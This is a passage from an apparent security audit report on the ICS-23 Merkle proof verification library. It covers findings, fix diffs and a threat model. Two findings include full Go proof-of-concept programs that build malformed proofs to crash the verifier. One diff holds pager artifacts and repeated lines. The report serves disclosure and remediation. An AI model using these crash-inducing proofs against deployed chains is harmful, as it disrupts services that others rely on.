Extremely large proofs can lead to significant delays in verification times, causing excessive consumption of computing resources and potentially degrading overall system performance.

On a server with `AMD EPYC-Milan` 3.25 GHz CPUs and 32 GB of RAM, a 100 MB one-byte-per-hash proof takes 15.56 seconds to verify, a 100 MB four-bytes-per-hash proof takes 3.44 seconds to verify, and a 100 MB seven-bytes-per-hash proof takes 2.36 seconds to verify.

Recommendations

To mitigate the risk of excessive computing resource consumption and performance degradation, it is recommended to implement size limitations on proofs by adding a `MaxDepth` restriction to the `ProofSpec`s.

Tendermint has a `MaxAunts` parameter that is set to 100, so the depth limit for `TendermintSpec` should be 100.

Tendermint's `Tree` interface also specifies an `int8` return for `Height`, so if other proofs are compatible with that interface, their `MaxDepth`s should not exceed 127 (which may make a good default limit).

Remediation

This issue has been acknowledged by Penumbra and the Interchain Foundation, and a fix was implemented in 1363533b for the Go implementation and PR 371 for the Rust implementation.

3.6. Panic with out-of-bounds `InnerSpec.ChildOrder`

Target	go/proof.go		
Category	Coding Mistakes	**Severity**	Low
Likelihood	High	**Impact**	Low
CWE	CWE-703: Improper Check or Handling of Exceptional Conditions		

Description

It is possible to encounter a panic at line 437 in the ICS-23 library when verifying a `NonExistenceProof` with a `ProofSpec` whose `InnerSpec.ChildOrder` is `[]int32{0, 2}`.

This is the function with the panic:

```
func getPosition(order []int32, branch int32) int {
    if branch < 0 || int(branch) >= len(order) {
        panic(fmt.Errorf("invalid branch: %d", branch))
    }
    for i, item := range order {
        if branch == item {
            return i
        }
    }
    panic(fmt.Errorf("branch %d not found in order %v", branch, order))
}
```

Below is the code we provided Penumbra and the Interchain Foundation that constructs a nonexistence proof that reaches the panic:

```
package main

import (
    "fmt"
    ics23 "github.com/cosmos/ics23/go"
)

func main() {
    leafOp := ics23.LeafOp{
        Hash: ics23.HashOp_SHA256,
        PrehashKey: ics23.HashOp_NO_HASH,
```

```
        PrehashValue: ics23.HashOp_NO_HASH,
        Length: ics23.LengthOp_NO_PREFIX,
        Prefix: []byte("c"),
    }
    innerSpec := ics23.InnerSpec {
        ChildOrder: []int32{0, 2},
        MinPrefixLength: 0,
        MaxPrefixLength: 0,
        ChildSize: 32,
        EmptyChild: nil,
        Hash: ics23.HashOp_SHA256,
    }
    leftProof := ics23.ExistenceProof {
        Key: []byte("a"),
        Value: []byte("b"),
        Leaf: &leafOp,
        Path: make([]*ics23.InnerOp, 1),
    }
    rightProof := ics23.ExistenceProof {
        Key: []byte("c"),
        Value: []byte("d"),
        Leaf: &leafOp,
        Path: make([]*ics23.InnerOp, 1),
    }
    h, _ := rightProof.Leaf.Apply(rightProof.Key, rightProof.Value)
    leftProof.Path[0] = &ics23.InnerOp {
        Hash: ics23.HashOp_SHA256,
        Prefix: []byte{},
        Suffix: h,
    }
    h, _ = leftProof.Leaf.Apply(leftProof.Key, leftProof.Value)
    rightProof.Path[0] = &ics23.InnerOp {
        Hash: ics23.HashOp_SHA256,
        Prefix: h,
        Suffix: []byte{},
    }
    nep := ics23.NonExistenceProof {
        Key: []byte("b"),
        Left: &leftProof,
        Right: &rightProof,
    }
    proof := ics23.CommitmentProof {
        Proof: &ics23.CommitmentProof_Nonexist {
            Nonexist: &nep,
        },
    }
    spec := ics23.ProofSpec {
```

```
        LeafSpec: &leafOp,
        InnerSpec: &innerSpec,
        MaxDepth: 0,
        MinDepth: 0,
        PrehashKeyBeforeComparison: false,
    }
    h, _ = proof.Calculate()
    fmt.Printf("h: %v\n", h)

    marshalled, _ := proof.Marshal()
    fmt.Printf("Marshalled: %v\n", marshalled)

    ret := ics23.VerifyNonMembership(&spec, h, &proof, []byte("aa"))
    fmt.Printf("verify ret %v\n", ret)
}
```

Impact

If a panic occurs during proof verification, it can disrupt the normal operation of the application relying on ICS-23 proofs. While the `ibc-go` implementation catches the panic due to the SDK BaseApp, such a panic should ideally not occur based on user selection of proof specs and provided proofs.

Recommendations

Instead of using a `panic` statement, return an error to indicate the invalid branch. This will help handle the error without causing the application to crash.

```
@@ -358,8 +358,10 @@ func hasPadding(op *InnerOp, minPrefix, maxPrefix, suffix
    int) bool {

 // getPadding determines prefix and suffix with the given spec and position in
    the tree
 func getPadding(spec *InnerSpec, branch int32) (minPrefix, maxPrefix, suffix
    int) {
- idx := getPosition(spec.ChildOrder, branch)
-
+ idx, err := getPosition(spec.ChildOrder, branch)
+ if err!=nil {
+ return 0,0,0
:...skipping...
@@ -358,8 +358,10 @@ func hasPadding(op *InnerOp, minPrefix, maxPrefix, suffix
    int) bool {
```

```
 // getPadding determines prefix and suffix with the given spec and position in
    the tree
 func getPadding(spec *InnerSpec, branch int32) (minPrefix, maxPrefix, suffix
    int) {
- idx := getPosition(spec.ChildOrder, branch)
-
+ idx, err := getPosition(spec.ChildOrder, branch)
+ if err!=nil {
+ return 0,0,0
+ }
        // count how many children are in the prefix
        prefix := idx * int(spec.ChildSize)
        minPrefix = prefix + int(spec.MinPrefixLength)
@@ -388,7 +390,10 @@ func leftBranchesAreEmpty(spec *InnerSpec, op *InnerOp)
    bool {
                return false
        }
        for i := 0; i < leftBranches; i++ {
- idx := getPosition(spec.ChildOrder, int32(i))
+ idx, err := getPosition(spec.ChildOrder, int32(i))
+ if err!=nil {
+ return false
+ }
                from := actualPrefix + idx*int(spec.ChildSize)
                if !bytes.Equal(spec.EmptyChild,
    op.Prefix[from:from+int(spec.ChildSize)]) {
                        return false
@@ -414,7 +419,10 @@ func rightBranchesAreEmpty(spec *InnerSpec, op *InnerOp)
    bool {
@@ -414,7 +419,10 @@ func rightBranchesAreEmpty(spec *InnerSpec, op *InnerOp)
    bool {
                return false // sanity check
        }
        for i := 0; i < rightBranches; i++ {
- idx := getPosition(spec.ChildOrder, int32(i))
+ idx,err := getPosition(spec.ChildOrder, int32(i))
+ if err!=nil {
+ return false
+ }
                from := idx * int(spec.ChildSize)
                if !bytes.Equal(spec.EmptyChild,
    op.Suffix[from:from+int(spec.ChildSize)]) {
                        return false
@@ -425,16 +433,16 @@ func rightBranchesAreEmpty(spec *InnerSpec, op *InnerOp)
    bool {

 // getPosition checks where the branch is in the order and returns
```

```
 // the index of this branch
-func getPosition(order []int32, branch int32) int {
+func getPosition(order []int32, branch int32) (int, error) {
        if branch < 0 || int(branch) >= len(order) {
               panic(fmt.Errorf("invalid branch: %d", branch))
        }
        for i, item := range order {
                if branch == item {
- return i
+ return i, nil
                }
        }
- panic(fmt.Errorf("branch %d not found in order %v", branch, order))
+ return -1, fmt.Errorf("branch %d not found in order %v", branch, order)
 }
```

Remediation

This issue has been acknowledged by Penumbra and the Interchain Foundation, and a fix was implemented in commit a6b11f12 ↗.

3.7. Panic in `decompressExist`

Target	go/compress.go		
Category	Coding Mistakes	**Severity**	Low
Likelihood	Medium	**Impact**	Low
CWE	CWE-125: Out of bounds Read		

Description

The `decompressExist` function can panic when looking up an inner node with an out-of-bounds index.

```
func decompressExist(exist *CompressedExistenceProof, lookup []*InnerOp)
    *ExistenceProof {
    if exist == nil {
        return nil
    }
    res := &ExistenceProof{
        Key: exist.Key,
        Value: exist.Value,
        Leaf: exist.Leaf,
        Path: make([]*InnerOp, len(exist.Path)),
    }
    for i, step := range exist.Path {
        res.Path[i] = lookup[step]
    }
    return res
}
```

Below is code we provided Penumbra and the Interchain Foundation that generates a compressed batch existence proof with an out-of-bounds index:

```
package main

import (
    ics23 "github.com/cosmos/ics23/go"
)

func main() {
```

```
    leafOp := ics23.LeafOp{
        Hash: ics23.HashOp_SHA256,
        PrehashKey: ics23.HashOp_NO_HASH,
        PrehashValue: ics23.HashOp_NO_HASH,
        Length: ics23.LengthOp_NO_PREFIX,
        Prefix: []byte{},
    }
    cep := ics23.CompressedExistenceProof{
        Key: []byte{0},
        Value: []byte{0},
        Leaf: &leafOp,
        Path: []int32{1},
    }
    cbp := ics23.CompressedBatchProof{
        Entries: []*ics23.CompressedBatchEntry{
            &ics23.CompressedBatchEntry{
                Proof: &ics23.CompressedBatchEntry_Exist{
                    Exist: &cep,
                },
            },
        },
        LookupInners: []*ics23.InnerOp{},
    }
    proof := ics23.CommitmentProof {
        Proof: &ics23.CommitmentProof_Compressed {
            Compressed: &cbp,
        },
    }
    spec := ics23.ProofSpec {
        LeafSpec: &leafOp,
        InnerSpec: nil,
        MaxDepth: 0,
        MinDepth: 0,
        PrehashKeyBeforeComparison: false,
    }
    root := make([]byte, 20)

    ics23.VerifyMembership(&spec, root, &proof, []byte{0}, []byte{0})
}
```

Impact

If a panic occurs during proof verification, it can disrupt the normal operation of the application relying on ICS-23 proofs. As this bug requires the application to accept compressed batched proofs, `ibc-go` is unaffected even without considering the panic handler, but other users of ICS-23 proofs

may be affected.

Recommendations

Use an error return or return nil if `step` is out of bounds for `lookup`.

Remediation

This issue has been acknowledged by Penumbra and the Interchain Foundation, and addressed by removing compressed batched proofs in PR 390 ↗, PR 391 ↗, and PR 392 ↗.

3.8. Checks for `IavlSpec` and `TendermintSpec` could be made stricter

Target	go/ops.go, rust/src/api.rs		
Category	Business Logic	**Severity**	Informational
Likelihood	N/A	**Impact**	Informational
CWE	CWE-20: Improper Input Validation		

Description

The `validateIavlOps` function in the Go implementation and the `{ensure_leaf_prefix, ensure_inner_prefix}` functions in the Rust implementation perform validation intended to ensure that ICS-23 only accepts IAVL proofs that would be accepted by the original IAVL implementation.

The `validateIavlOps`, `ensure_leaf_prefix`, and `ensure_inner_prefix` functions enforce the following:

- The prefix starts with three protobuf varints.
- The height specified by the first varint is at least as large as the path index.
- For leaf nodes, the prefix contains no additional data beyond the varints.
- For inner nodes, the additional data has a length exactly equal to 1 or 34, which corresponds to the length byte for the current child node plus optionally 33 bytes for another child node.
- For inner nodes, the hash is `HashOp_SHA256`.

The `iavl` codebase additionally ensures that, for leaf nodes, the first varint (height) is 0 (which is implied by the path index check) and the second varint (size) is 1.

There are no Tendermint-specific checks in any of the ICS-23 implementations, but Tendermint does guarantee that each inner node prefix is `[]byte{1}`.

Impact

There likely is no current impact, but decreasing the gap between which proofs are accepted by ICS-23's verifier versus which proofs are accepted by upstream verifiers reduces flexibility that would otherwise be useful for exploiting future soundness issues.

Recommendations

Add checks that for proofs that use `IavlSpec`, the second varint of leaf prefixes is 1, and for proofs that use `TendermintSpec`, each inner node prefix is `[]byte{1}`.

Remediation

This issue has been acknowledged by Penumbra and the Interchain Foundation, and a fix was implemented in commit 315aa71c ↗.

4. Suggested Code Changes

4.1. Redundant code in in doHash function

Target	go/ops.go		
Category	Coding Mistakes	**Severity**	Low
Likelihood	N/A	**Impact**	Informational
CWE	CWE-1041: Use of Redundant Code		

Description

In the doHash function, there is an opportunity to reduce code redundancy by utilizing the hashBz helper function for the following hash operations: HashOp_SHA512_256, HashOp_BLAKE2B_512, and HashOp_BLAKE2S_256. Currently, these hash operations are implemented directly within the doHash function, leading to repetitive code.

Impact

By not utilizing the hashBz helper function, the codebase contains unnecessary redundancy. Reducing redundancy can make the code cleaner, more maintainable, and less prone to bugs.

Recommendations

Refactor the doHash function to use the hashBz helper function for the HashOp_SHA512_256, HashOp_BLAKE2B_512, and HashOp_BLAKE2S_256 cases. This will streamline the function and reduce code duplication.

```
@@ -199,26 +199,11 @@ func doHash(hashOp HashOp, preimage []byte) ([]byte,
    error) {
         }
         return bitcoinHash.Sum(nil), nil
     case HashOp_SHA512_256:
- shaHash := crypto.SHA512_256.New()
- _, err := shaHash.Write(preimage)
- if err != nil {
- return nil, err
- }
- return shaHash.Sum(nil), nil
+ return hashBz(crypto.SHA512_256, preimage)
     case HashOp_BLAKE2B_512:
- blakeHash := crypto.BLAKE2b_512.New()
```

```
- _, err := blakeHash.Write(preimage)
- if err != nil {
- return nil, err
- }
- return blakeHash.Sum(nil), nil
+ return hashBz(crypto.BLAKE2b_512, preimage)
     case HashOp_BLAKE2S_256:
- blakeHash := crypto.BLAKE2s_256.New()
- _, err := blakeHash.Write(preimage)
- if err != nil {
- return nil, err
- }
- return blakeHash.Sum(nil), nil
+ return hashBz(crypto.BLAKE2s_256, preimage)
         // TODO: there doesn't seem to be an "official" implementation of
    BLAKE3 in Go,
         // so we are unable to support it for now
     }
```

Remediation

This issue has been acknowledged by Penumbra and the Interchain Foundation, and a fix was implemented in commit c365ceaf ↗.

4.2. Obfuscated checks in `validateIavlOps`

Target	go/ops.go		
Category	Coding Mistakes	**Severity**	Informational
Likelihood	N/A	**Impact**	Informational
CWE	CWE-656: Reliance on Security Through Obscurity		

Description

The `validateIavlOps` function in the Go implementation remains slightly obfuscated as a remnant of the patch process for the Dragonberry bug:

- The check that inner node length is either 1 or 34 is written as `if !(r2^(0xff&0x01) == 0 || r2 == (0xde+int('v'))/10) { return ... }`.
- The check that the hash is `HashOp_SHA256` is written as `if op.GetHash()^1 != 0 { return ... }`.

Impact

This finding has no functional impact; it only adds maintenance and review overhead.

Recommendations

Write the checks in a clearer way.

```
--- a/go/ops.go
+++ b/go/ops.go
@@ -47,10 +47,10 @@ func validateIavlOps(op opType, b int) error {
                        return fmt.Errorf("invalid op")
                }
        } else {
-       if !(r2^(0xff&0x01) == 0 || r2 == (0xde+int('v'))/10) {
+       if r2 != 1 && r2 != 34 {
                        return fmt.Errorf("invalid op")
                }
-       if op.GetHash()^1 != 0 {
+       if op.GetHash() != HashOp_SHA256 {
                        return fmt.Errorf("invalid op")
                }
```

```
        }
```

Remediation

This issue has been acknowledged by Penumbra and the Interchain Foundation, and a fix was implemented in commit 5bb1b546 ↗.

5. Architecture Documentation

This provides a full threat model description for various functions. As time permitted, we analyzed each function in the modules and created a written threat model for some critical functions. A threat model documents a given function's externally controllable inputs and how an attacker could leverage each input to cause harm.

Not all functions in the audit scope may have been modeled. The absence of a threat model in this section does not necessarily suggest that a function is safe.

5.1. Function: `VerifyMembership`

The `VerifyMembership` function verifies the existence of a specific key-value pair within a (possibly batch) commitment proof against a specified commitment root.

It corresponds to `verify_membership` in the Rust implementation and to `verifyMembership` in the TypeScript implementation.

Inputs

- `spec`: The specification of the proof format and algorithm used.
- `root`: The Merkle root that commits to a specific state.
- `proof`: The proof demonstrating the existence of the key-value pair.
- `key`: The key to verify.
- `value`: The value to verify.

Process

1. **Decompression.** Decompress the proof if it is compressed.
2. **Proof extraction.** Extract the existence proof related to the given key using `getExistProofForKey`.
3. **Verification.** If the existence proof is found, verify it using the `Verify` method of the `ExistenceProof`.

Returns

- Boolean: `true` if the proof is valid and matches the commitment root and `false` otherwise.

5.2. Function: `ExistenceProof.Verify`

The `ExistenceProof.Verify` function verifies the existence of a specific key-value pair within an individual commitment proof against a specified commitment root.

It checks the following:

- The proof is consistent with the specification according to `ExistenceProof.CheckAgainstSpec`.
- The key and value match the provided key and value.
- Recalculating the hash for the given key-value pair matches the specified commitment root.

It corresponds to `verify_existence` in the Rust implementation and to `verifyExistence` in the TypeScript implementation.

5.3. Function: `ExistenceProof.CheckAgainstSpec`

The `ExistenceProof.CheckAgainstSpec` function checks the following:

- The leaf of the proof matches the provided `ProofSpec`.
- The path length of the proof is consistent with the minimum/maximum depths specified by the `ProofSpec`.
- Each inner node in the proof path matches the provided `ProofSpec`.

It corresponds to `check_existence_spec` in the Rust implementation and to `ensureSpec` in the TypeScript implementation.

5.4. Function: `LeafOp.CheckAgainstSpec`

The `LeafOp.CheckAgainstSpec` function checks the following:

- If the spec is the `IavlSpec`, the prefix is well-formed according to `validateIavlOps`.
- The leaf uses the same hash as the spec.
- The leaf's prehashes for the key and value equal the spec's.
- The leaf uses the same length operation as the spec.
- The spec's prefix is a prefix of the leaf's prefix.

It corresponds to `ensure_leaf` in the Rust implementation and to `ensureLeaf` in the TypeScript implementation.

In the Rust implementation, `ensure_leaf_prefix` corresponds to the `validateIavlOps` check.

The TypeScript implementation's `ensureLeaf` lacks an equivalent to the `validateIavlOps` check (Finding 3.3. ↗).

5.5. Function: `InnerOp.CheckAgainstSpec`

The `InnerOp.CheckAgainstSpec` function checks the following:

- The `InnerOp` uses the same hash as the spec.
- If the spec is the `IavlSpec`, the prefix is well-formed according to `validateIavlOps`.

- The spec's leaf prefix is *not* a prefix of the inner op's prefix. (Note: This enforces that leaf prefixes are nonempty, since the empty string is a prefix of every string.)
- The `InnerOp`'s prefix is at least as long as the spec's minimum prefix length.
- The `InnerOp`'s prefix is no longer than the spec's maximum prefix length plus the expected amount of child bytes.
- The spec specifies a strictly positive amount of bytes per child node.
- The `InnerOp`'s suffix is a multiple of the amount of bytes per child node.

It corresponds to `ensure_inner` in the Rust implementation and to `ensureInner` in the TypeScript implementation.

Rust omits the check for a strictly positive amount of child bytes here, leading to an accessible division-by-zero panic (Finding 3.4. ↗).

The TypeScript implementation's `ensureInner` lacks an equivalent to the `validateIavlOps` check (Finding 3.3. ↗) and omits the check for the suffix being a multiple of the child node size.

5.6. Function: `ExistenceProof.Calculate`

The `ExistenceProof.Calculate` function applies the leaf hash to the specified key and value and then walks the path of `InnerOp`s, applying their hashes up the tree.

It corresponds to `{calculate_existence_root, calculate_existence_root_for_spec}` in the Rust implementation and to `calculateExistenceRoot` in the TypeScript implementation.

5.7. Function: `Decompress`

The `Decompress` function, when given a compressed proof, decompresses it with `decompress` (and returns noncompressed proofs unmodified).

The `decompress` function calls `decompressEntry` on each compressed entry in the batch of compressed proofs, sharing a lookup table of inner nodes.

The `decompressEntry` function dispatches `BatchEntry_Exist`s to a single call to `decompressExist`, and `BatchEntry_Nonexist` to two calls to `decompressExist` for their left/right existence proofs.

The `decompressExist` function uses the shared lookup table of inner nodes to resolve integer indices into `InnerOp`s. This can panic if an index is out of bounds 3.7. ↗.

The corresponding `decompress_exist` function in the Rust implementation returns a proof with an empty path instead of panicking.

The corresponding `decompressExist` function in the Typescript implementation populates the array with `undefined`s.

5.8. Function: `VerifyNonMembership`

The `VerifyNonMembership` function verifies the nonexistence of a specific key within a commitment proof against a known commitment root.

Inputs

- `spec`: The specification of the proof format and algorithm used.
- `root`: The Merkle root that commits to a specific state.
- `proof`: The proof demonstrating the nonexistence of the key.
- `key`: The key to verify.

Process

1. **Decompression.** Decompress the proof if it is compressed.
2. **Proof extraction.** Extract the nonexistence proof related to the given key using `getNonExistProofForKey`.
3. **Verification.** If the nonexistence proof is found, verify it using the `Verify` method of the `NonExistenceProof`.

Returns

- Boolean: `true` if the proof is valid and matches the commitment root and `false` otherwise.

5.9. Function: `NonExistenceProof.Verify`

The `NonExistenceProof.Verify` function verifies the nonexistence of a specific key within the individual commitment proofs specified in the `Left` and `Right` of the `NonExistenceProof` against the specified commitment root.

It checks the following:

- The existence proofs in `Left` and `Right` are valid and properly structured, if present, according to `ExistenceProof.Verify` (section 5.2. ↗).
- At least one of the `Left` or `Right` proofs is present.
- The given key is ordered lexicographically between the keys of the `Left` and `Right` proofs.
- If the `Left` proof is absent, the `Right` proof must be the leftmost path in the tree.
- If the `Right` proof is absent, the `Left` proof must be the rightmost path in the tree.
- If both the `Left` and `Right` proofs are present, they must be immediate neighbors.

It corresponds to `verify_non_existence` in the Rust implementation and to `verifyNonMembership` in the TypeScript implementation.

5.10. Function: `IsLeftMost`

The `IsLeftMost` function checks whether a given path is the leftmost path in a Merkle tree, excluding placeholder (empty child) nodes. This function is used to verify if the path represents the farthest left branch of the tree.

It checks if each step in the path satisfies either of the following conditions:

1. The step has the expected prefix and suffix lengths as defined by the `InnerSpec`.
2. The step has empty branches to its left, which means
    - The function calculates the position index of the current branch and counts the number of branches to the left.
    - It verifies that the prefix contains the appropriate empty child nodes at the calculated positions, ensuring there are no nonempty branches to the left.

It corresponds to `ensure_left_most` in the Rust implementation and to `ensureLeftMost` in the TypeScript implementation.

5.11. Function: `IsRightMost`

The `IsRightMost` function checks whether a given path is the rightmost path in a Merkle tree, excluding placeholder (empty child) nodes. This function is used to verify if the path represents the farthest right branch of the tree.

It checks if each step in the path satisfies either of the following conditions:

1. The step has the expected prefix and suffix lengths as defined by the `InnerSpec`.
2. The step has empty branches to its right, which means
    - The function calculates the position index of the current branch and counts the number of branches to the right.
    - It verifies that the suffix contains the appropriate empty child nodes at the calculated positions, ensuring there are no nonempty branches to the right.

It corresponds to `ensure_right_most` in the Rust implementation and to `ensureRightMost` in the TypeScript implementation.

5.12. Function: `IsLeftNeighbor`

The `IsLeftNeighbor` function checks whether a given right path is the immediate neighbor to the right of a left path in a Merkle tree. This function is used to verify if the two paths are adjacent within the tree structure.

It does the following:

- It identifies the point at which the left and right paths diverge by comparing the prefixes and suffixes of each step from the end (near the root) until they no longer match.
- It checks that the left path and the right path diverge at exactly one step, with the left path being immediately to the left of the right path. This means
    - Verifying that the left path's last step before the divergence is immediately to the left of the right path's first step after the divergence, using the `isLeftStep` function
    - Ensuring that all steps in the left path up to the divergence point are the right-most paths at their respective levels using the `IsRightMost` function
    - Ensuring that all steps in the right path up to the divergence point are the left-most paths at their respective levels using the `IsLeftMost` function

It corresponds to `ensure_left_neighbor` in the Rust implementation and to `ensureLeftNeighbor` in the TypeScript implementation.

5.13. Function: `BatchVerifyMembership`

The `BatchVerifyMembership` function verifies the existence of multiple key-value pairs within a commitment proof against a known commitment root.

Inputs

- `spec`: The specification of the proof format and algorithm used.
- `root`: The Merkle root that commits to a specific state.
- `proof`: The proof demonstrating the existence of the key-value pairs.
- `items`: A map containing the key-value pairs to verify.

Process

1. **Decompression.** Decompress the proof if it is compressed.
2. **Iteration and verification.** For each key-value pair in `items`, call `VerifyMembership` to verify its existence.

Returns

- Boolean: `true` if all key-value pairs are verified successfully and `false` otherwise.

5.14. Function: `BatchVerifyNonMembership`

The `BatchVerifyNonMembership` function verifies the nonexistence of multiple keys within a commitment proof against a known commitment root.

Inputs

- `spec`: The specification of the proof format and algorithm used.
- `root`: The Merkle root that commits to a specific state.
- `proof`: The proof demonstrating the nonexistence of the keys.
- `keys`: A set of keys to verify.

Process

1. **Decompression.** Decompress the proof if it is compressed.
2. **Iteration and verification.** For each key in `keys`, call `VerifyNonMembership` to verify its nonexistence.

Returns

- Boolean: `true` if all keys are verified successfully and `false` otherwise.

6. Assessment Results

At the time of our assessment, the reviewed code was deployed as a dependency of many Cosmos chains.

During our assessment on the scoped ICS-23 modules, we discovered eight findings. Three critical issues were found. One was of high impact, one was of medium impact, two were of low impact, and the remaining finding was informational in nature.

6.1. Disclaimer

This assessment does not provide any warranties about finding all possible issues within its scope; in other words, the evaluation results do not guarantee the absence of any subsequent issues. Zellic, of course, also cannot make guarantees about any code added to the project after the version reviewed during our assessment. Furthermore, because a single assessment can never be considered comprehensive, we always recommend multiple independent assessments paired with a bug bounty program.

For each finding, Zellic provides a recommended solution. All code samples in these recommendations are intended to convey how an issue may be resolved (i.e., the idea), but they may not be tested or functional code. These recommendations are not exhaustive, and we encourage our partners to consider them as a starting point for further discussion. We are happy to provide additional guidance and advice as needed.

Finally, the contents of this assessment report are for informational purposes only; do not construe any information in this report as legal, tax, investment, or financial advice. Nothing contained in this report constitutes a solicitation or endorsement of a project by Zellic.